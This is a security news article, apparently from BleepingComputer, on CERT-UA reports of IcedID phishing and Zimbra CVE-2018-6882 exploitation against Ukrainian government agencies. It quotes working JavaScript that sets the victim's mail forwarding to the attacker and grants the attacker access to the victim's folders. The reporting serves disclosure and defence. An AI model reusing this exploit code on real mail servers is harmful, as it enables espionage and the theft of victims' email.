Hackers target Ukrainian govt with IcedID malware, Zimbra exploits

bleepingcomputer.com/news/security/hackers-target-ukrainian-govt-with-icedid-malware-zimbra-exploits/

Bill Toulas

By
Bill Toulas

- April 14, 2022
- 11:09 AM
- 0

Hackers are targeting Ukrainian government agencies with new attacks exploiting Zimbra exploits and phishing attacks pushing the IcedID malware.

The Computer Emergency Response Team of Ukraine (CERT-UA) detected the new campaigns and attributed the IcedID phishing attack to the UAC-0041 threat cluster, previously connected with AgentTesla distribution, and the second to UAC-0097, a currently unknown actor.

Although attributions are moderately confident, this is another snapshot of the malicious cyber-activity targeting Ukrainian entities.

In both cases, the goal of the threat actors is to gain access to internal networks to perform cyber-espionage on Ukraine's most critical government agencies.

IcedID infecting state orgs

The first report describes a campaign distributing XLS documents named "Mobilization Register.xls," reaching many recipients.

Opening the document requests the user to "Enable the Content" for viewing, resulting in a malicious macro executing to download and run a malicious file.


This file is the GzipLoader malware, which fetches, decrypts, and executes the final payload, IcedID (aka BankBot).

IcedID is a modular banking trojan that can be used for stealing account credentials or as a loader of additional, second-stage malware such as Cobalt Strike, ransomware, wipers, and more.

Details from the IcedID campaign *(CERT-UA)*

Spying on government emails

The second report involves an email sent to government agencies in Ukraine, with attached images allegedly from an event where President V. Zelensky awarded Armed Forces members.



Email with malicious jpg attachments *(CERT-UA)*

The attached images contain a content-location header that links to a web resource hosting JavaScript code that triggers the exploitation of the Zimbra CVE-2018-6882 vulnerability.

This cross-site scripting vulnerability affects Zimbra Collaboration Suite versions 8.7 and older, enabling remote attackers to inject arbitrary web script or HTML via a content-location header in email attachments.

Zimbra is an email and collaboration platform that also includes instant messaging, contacts, video conferencing, file sharing, and cloud storage capabilities.

In this case, exploiting the flaw adds a forwarding rule for the victim's emails to a new address under the threat actor's control, which is clearly an espionage-supporting move.

```
var bindText =
    '<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"><soap:Body><BatchRequest xmlns="urn:zimbra"
    onerror="stop"><ModifyPrefsRequest xmlns="urn:zimbraAccount" requestId="0"><pref xmlns=""
    name="zimbraPrefMailForwardingAddress">' +
    actorEmail +
    '</pref></ModifyPrefsRequest></BatchRequest></soap:Body></soap:Envelope>';

fetch('/service/soap/BatchRequest', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/soap+xml; charset=utf-8',
        'X-Zimbra-Csrf-Token': parent.window.csrfToken,
    },
    body: bindText,
});
```

```
shareText =
    '<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"><soap:Body><BatchRequest xmlns="urn:zimbra"
    onerror="continue"><FolderActionRequest xmlns="urn:zimbraMail" requestId="0"><action xmlns="" op="grant"
    id="2"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="5"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="3"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="16"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><SendShareNotificationRequest xmlns="urn:zimbraMail"><item
    xmlns="" id="2"/><e xmlns="" a="' +
    actorEmail +
    '"/><notes xmlns=""></notes></SendShareNotificationRequest></BatchRequest></soap:Body></soap:Envelope>';

fetch('/service/soap/BatchRequest', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/soap+xml; charset=utf-8',
        'X-Zimbra-Csrf-Token': parent.window.csrfToken,
    },
    body: shareText,
})
```

Setting Zimbra to forward victim's emails *(CERT-UA)*

It is worth noting that Zimbra had a similar XSS problem earlier this year, affecting the most recent 8.8.15 P29 & P30 versions of the suite.

That flaw was actively exploited as a zero-day by Chinese threat actors who used it to steal the emails of European media and government organizations.

As such, CERT-UA advises all organizations in Ukraine using Zimbra to update to the latest available versions of the suite immediately.

Related Articles:

Microsoft finds severe bugs in Android apps from large mobile providers

Zyxel warns of flaws impacting firewalls, APs, and controllers

Darknet market Versus shuts down after hacker leaks security flaw

Is 100% Cybersecurity Readiness Possible? Medical Device Pros Weigh In

Screencastify Chrome extension flaws allow webcam hijacks

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.